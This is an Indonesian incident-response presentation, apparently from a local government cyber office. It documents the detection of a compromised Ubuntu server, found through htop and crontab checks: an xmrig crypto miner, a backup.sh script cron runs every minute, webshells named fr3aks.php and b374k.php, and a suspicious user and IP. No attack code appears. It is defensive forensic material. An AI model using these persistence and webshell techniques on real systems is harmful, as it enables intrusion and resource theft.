Cek xmrig pada Google




SIBER DAN SANDI

PEMERINTAH DAERAH

CEK APLIKASI BERJALAN

Lakukan pengecekan proses aplikasi yang berjalan dengan menjalankan sintaks #htop

*htop merupakan aplikasi untuk melihat proses secara realtime pada linux/Unix based system



Terdapat salah satu program crypto mining bernama **xmrig**



AKTIFITAS FILE BACKUP.SH

```
adminsvr@ubuntu: ~
adminsvr@ubuntu:~$ sudo crontab -l
[sudo] password for adminsvr:
# Edit this file to introduce tasks to be run by cron.
# Each task to run has to be defined through a single line
 indicating with different fields when the task will be run
# and what command to run for the task
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
  and day of week (dow) or use '*' in these fields (for 'any').
 Notice that tasks will be started based on the cron's system
  daemon's notion of time and timezones.
# Output of the crontab jobs (including errors) is sent through
  email to the user the crontab file belongs to (unless redirected).
# For example, you can run a backup of all your user accounts
 at 5 a.m every week with:
  0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
  For more information see the manual pages of crontab(5) and cron(8)
# m h dom mon dow command
* * * * * /home/jacob/backup.sh
 adminsvr@ubuntu:~$
```

* * * * * command(s)
- - - - | | | | | |
| | | | ----- Hari dalam satu minggu (0 - 7) (Minggu=0 atau 7)
| | | ----- Bulan (1 - 12)
| | ----- Tanggal (1 - 31)
| ----- Jam (0 - 23)
----- Menit (0 - 59)

Jalankan perintah **#sudo crontab –l** untuk melihat file crontab untuk mengetahui aktifitas file backup.sh

* – Operator tanda bintang berarti nilai apa pun atau selalu. Jika Anda memiliki simbol tanda bintang di bidang Jam, itu berarti tugas akan dilakukan setiap jam



INFORMASI YANG DIDAPATKAN

- Temuan IP mencurigakan :
 - 192.168.2.138
- Temuan file/directory mencurigakan :
 - Webshell: fr3aks.php dan b374k.php
 - Script : backup.sh
 - Directory: hestia (situs judi online) dan xmrig (/home/jacob)
- Temuan user mencurigakan :
 - jacob
- Temuan aktivitas mencurigakan :
 - cpulimit dan xmrig



END OF DETECTION & ANALYSIS PHASE

*FILES & DIRECTORY

